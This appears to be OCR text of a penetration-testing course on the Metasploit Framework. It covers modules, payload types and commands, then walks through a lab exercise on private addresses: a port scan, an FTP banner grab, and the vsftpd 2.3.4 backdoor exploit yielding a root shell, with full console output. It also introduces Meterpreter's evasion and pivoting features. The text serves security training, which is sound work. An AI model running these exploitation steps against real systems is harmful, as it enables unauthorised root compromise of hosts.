
Exercise 1 : Look for other ways of initial access using **BIND Shell**

Challenges for typical approach

- Dozens of exploits available, still left for managing, updating and customizing them.
- Customization of exploit may require high skills and understanding proper working of it.
- Testing and making of exploit is tedious without a framework.

Introduction to Metasploit Framework

- Metasploit is a penetration testing framework incorporating over 1900+ unique exploits and 570+ payloads in it.
- It is open source and free for use.
- The typical pentesting approach can be automated using this.



- It is heavily used for:
  - Exploit Research
  - Penetration Testing
  - Payload Testing
  - IDS signature development

- Written by HD Moore with <3 in ruby.

- Can be thought as a bundle of various exploits, payloads and AV evasion modules and easy to use.

- Offers customization of payload with different exploits. This alone is a huge advantage for security researchers.

- Because of this, it is easy to organize your own developed exploits and payload to test against the target system.

- It covers approx. all type of exploitation methods and tries to fit in almost every scenarios.

- We will cover 2 parts of exploitation through scenarios.
  - Network Exploitation
  - Web Exploitation

- Let’s get familiar with the Metasploit functionalities and start attacking the target system.


Note: Proper enumeration of the target must be done before any exploitation phase.


Understanding Metasploit Framework

- Metasploit offers various exploitation functionalities via command line which are discussed below: -
  - Core Commands
  - Module Commands
  - Job Commands
  - Resource Script Commands
  - Database Backend Commands
  - Credentials Backend Commands
  - Developer commands

- We will discuss the Core Commands & Module Commands.

- Metasploit have modular architecture which means all the exploits and payloads are organized by OS and then service.






Attacker can access the interface of Metasploit

- Modules: - Exploit, Payload, Encoders, NOP and Auxiliary modules are arranged in accordance to OS.

Exploring Metasploit Directories

- In kali linux, Metasploit is installed by-default in the "***/usr/share/Metasploit-framework***" directory.



- It is so well organized that it is easy to port your custom modules (in ruby) to the framework and seamlessly test it against the target.

- All the modules are stored in a separate folder called "***modules***" and the others in their respective directories.

- Some of the important directories of the framework are:-
  - Modules
  - Scripts
  - Plugins
  - Tools
  - Data
  - Config

- All the modules are organized as follows: -

```
root@kali:/usr/share/metasploit-framework/modules# ls -la
total 36
drwxr-xr-x  9 root root 4096 Jun  5  2019 .
drwxr-xr-x 13 root root 4096 Dec 19 09:32 ..
drwxr-xr-x 22 root root 4096 Dec 19 09:32 auxiliary
drwxr-xr-x 12 root root 4096 Jun  5  2019 encoders
drwxr-xr-x  3 root root 4096 Jun  5  2019 evasion
drwxr-xr-x 21 root root 4096 Dec 19 09:32 exploits
drwxr-xr-x 11 root root 4096 Sep 20  2017 nops
drwxr-xr-x  5 root root 4096 Sep 20  2017 payloads
drwxr-xr-x 16 root root 4096 Dec 19 09:32 post
```

- **Modules: -**

These are the payloads or exploits present in the Metasploit framework, here referred as modules. One can customize their own module.

- **Auxiliary Modules**: -

These are just recon modules basically used for collecting information about the target, actively or passively. Presence of "**Auxiliary**" word identifies this. Example: -

"auxiliary/scanner/rdp/cve_ *2019_0708_bluekeep*"

- **Exploit Modules**: -

The original exploit which the attacker would select before launching is referred as exploit modules. They have "***exploit"*** word in it. Example: -

*"**exploit**/windows/rdp/cve_2019_0708_bluekeep"*

- **Sessions**: -

  Sessions are connection made from (or made by other system to) Metasploit framework. The attacker controlling the Metasploit framework is actually a command & controller server (C2 server) .

- **Parameters**: -

  Parameters are essential fields attached to a specific module which may or may not be essential for exploitation activities.

- **LHOST: -**

  This is the IP address of the attacker machine and generally referred as Listening host.

- **RHOST: -**

The IP Address of the target machine (Victim machine), referred as Remote host.

- **LPORT: -**

The listening port of the attacker machine is LPORT. Generally, it is the port where the attacker waits for incoming connection from the victim machine.

- **RPORT: -**

The remote port of the target machine. This will guide the Metasploit to target a specific port given of the user choice on the target machine.

- **Payload Modules: -**

There are 3 types of payload modules: - singles, stagers, stages. They are present at the ***"/usr/share/metasploit-framework/modules/payloads***" directory.

```
root@kali:/usr/share/metasploit-framework/modules/payloads# ls -la
total 20
drwxr-xr-x  5 root root 4096 Sep 20  2017 .
drwxr-xr-x  9 root root 4096 Jun  5  2019 ..
drwxr-xr-x 22 root root 4096 Jun  5  2019 singles
drwxr-xr-x 13 root root 4096 Sep 20  2017 stagers
drwxr-xr-x 13 root root 4096 Sep 20  2017 stages
```

Each payload is arranged according to the Operating System Platform.

- **Singles**
  - These are self-contained payload assigned to do a specific task that is, create a user, or a bind shell.
  - Example: **payload/windows/adduser**

- **Stagers**
  - These type are payload are used to download large payload to the target machine from the attacker machine.
  - Creates a network connection between attacker & compromised machine.
  - Example: **payload/windows/shell/bind_tcp**

- **Stages**
  - These are the large payload downloaded by the stagers & then executed.
  - Assigned to do complex tasks like Remote Desktop, meterpreter etc.
  - Exmaple: **payload/windows/shell/bind_tcp**

- **Core Commands: -**

These commands are used for interaction with the Metasploit framework and all the connections made to it. One of the best example is '***help***' command which displays all the available commands present for the user. Below table shows the command as well as it's description.

Commands	Description
help	Show all available commands
quit	To exit the console
sessions	List all the available sessions
set	Set a specific value to parameter
unset	Unset value attached to a parameter
version	Display the version of Framework & console

Table: 1

- **Module Commands**: -


These commands are used to interact with modules available in the framework. Example: - There are tons of exploits in the framework, if you need to search a particular module, then this can be done through '***search***' command.

Command	Description
search	For searching in available modules
advanced	Displays advanced options of a module
use	Especially used for interacting with a module
show	Displays modules of a given type, or all modules
options	To list all the parameters needed in a particular module
reload_all	For reloading all the modules in the framework

Table: 2

Network Exploitation

- Network means connection of more than one system so that they can communicate with each other. There can be multiple systems on a single network.



- Exploitation of network means abusing network-level functionalities.

- Identification of open ports, the services specifically it’s version is important before exploiting any system.

- The main motive of the attacker is to gain access to sensitive information like passwords, classified files and bank account details present in the information system.


- We will try to find vulnerabilities in the target system to secure the network.

- We will automate the typical process of exploitation using Metasploit.


Note: The values and parameters used in Metasploit is case-insensitive.

Exercise 2

- Exploiting **VSFTPD 2.3.4** via **Metasploit Toolkit**




Attacker Machine with Metasploit
IP: 192.168.100.140



Machine Vulnerable running Vsftpd 2.3.4 service
IP: 192.168.100.141

- Fire up Metasploit using the following command:-

msfconsole



Recon using Metasploit

- Search for port scan module & load it in the console: -

search portscan/tcp

use auxiliary/scanner/portscan/tcp

```
msf5 > search portscan/tcp

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/tcp                     normal  Yes    TCP Port Scanner


msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) >
```

- Check all the required options in the selected module. The one with '**required**' equals '**yes**' are important and the values must be passed to these parameters.

options

set rhosts 192.168.100.141

```
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per
   DELAY        0                yes       The delay between connections, per thread, i
   JITTER       0                yes       The delay jitter factor (maximum value by wh
econds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.100.141  yes       The target host(s), range CIDR identifier, o
ile:<path>'
   THREADS      1                yes       The number of concurrent threads (max one pe
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.100.141
rhosts => 192.168.100.141
```

- Now, run the auxiliary module to discover open TCP port of the target machine.

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.100.141:      - 192.168.100.141:25 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:22 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:21 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:23 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:53 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:80 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:111 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:139 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:445 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:514 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:512 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:513 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:1099 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:1524 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:2049 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:2121 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:3306 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:3632 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:5432 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:5900 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:6000 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:6667 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:6697 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:8009 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:8180 - TCP OPEN
[+] 192.168.100.141:      - 192.168.100.141:8787 - TCP OPEN
[*] 192.168.100.141:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Enumeration using Metasploit

- We will narrow down our approach to the FTP service running on TCP port 21. To fingerprint the service running let's use the "***ftp_version"*** module.

search ftp_version

use auxiliary/scanner/ftp/ftp_version

```
msf5 auxiliary(scanner/portscan/tcp) > search ftp_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_version                      normal  Yes    FTP Version


msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ftp/ftp_version
```

- Now look for options corresponding to the selected module and set the parameter fields as follows: -

options

set RHOSTS 192.168.100.141

```
msf5 auxiliary(scanner/ftp/ftp_version) > options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting    Required  Description
   ----     ---------------    --------  -----------
   FTPPASS  mozilla@example.com  no       The password for the specified
   FTPUSER  anonymous            no       The username to authenticate as
   RHOSTS                        yes      The target host(s), range CIDR
<path>'
   RPORT    21                   yes      The target port (TCP)
   THREADS  1                    yes      The number of concurrent thread

msf5 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.100.141
RHOSTS => 192.168.100.141
```

- When run, this module will try to connect to the target IP and port and fetch out the banner from the service running on the system.

- The module successfully identified the FTP service version.

- Look how easy it is to run and configure options of a module with Metasploit.

```
msf5 auxiliary(scanner/ftp/ftp_version) > run

[*] 192.168.100.141:21    - Connecting to FTP server 192.168.100.141:21...
[*] 192.168.100.141:21    - Connected to target FTP server.
[+] 192.168.100.141:21    - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.100.141:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Search for the available exploit modules of '***vsftpd***' in the framework and load it for configuring the exploit.

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf5 auxiliary(scanner/ftp/ftp_version) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
n

msf5 auxiliary(scanner/ftp/ftp_version) > use exploit/unix/ftp/vsftpd_234_backdoor
```

- To configure the exploit we need to provide the IP address of the target host and the target port (if running on port other than default port).

- Only two options

i.e. the target IP address

and the target port

should be given as input.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR
>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- As previously said, a payload is a malicious code which runs after successful execution of the exploit. We need to set the payload which will run right after execution of the exploit.

- Metasploit have the capability to list the payload compatible with the exploit module. This can be done through the following command: -

show payloads

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Interact
```

- Attach the following payload to the exploit through this command: -

set payload cmd/unix/interact

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

- This should be noted that there can be many payloads compatible with exploits and it depends on the target architecture and OS platform to choose the right one.

- Now everything is set let's launch the exploit and wait for execution of our payload through which we can interact with the target system.

- To launch the exploit use '***run***' or '**exploit**' command.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.141:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.141:21 - USER: 331 Please specify the password.
[+] 192.168.100.141:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.141:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.140:34643 -> 192.168.100.141:6200) at 2019-12-28 00:11:45 +0530

whoami
root
```

- Our command gets executed at the target system without any interaction with the target system, this is the beauty of the remote exploit.

- However, the payload through which we interacted with the target system have some limitations like: -
  - Limited set of commands
  - Not interactive
  - May get detected by Anti-Virus (in case of Windows)
  - May trigger IDS alarm.

- We need a payload which: -
  - Provide interactive commands
  - Not trigger any alarm to AV or IDS
  - Provides an interface which allows importing of more scripts to the target machine.
  - Do not create any new process.

Introducing Meterpreter

- It is an advance payload which uses in-memory injection techniques and runs after successful exploitation of the target system.
- Do not create any files on the target disk.
- Comes with default set of core commands.
- Enables encrypted communication with the compromised system.
- Provides an interactive interface to control the target machine.

- It is Extensible, flexible and stable.


- Actions which can be performed with meterpreter payload.
  - Command execution
  - Upload/Download files
  - Registry read/write
  - File system access
  - Moving from one system to another system.

Exploit

- Meterpreter


- The best thing about meterpreter is that we can pivot (or move) from one machine to another connected machine (accessible from the compromised machine).

Working of Meterpreter

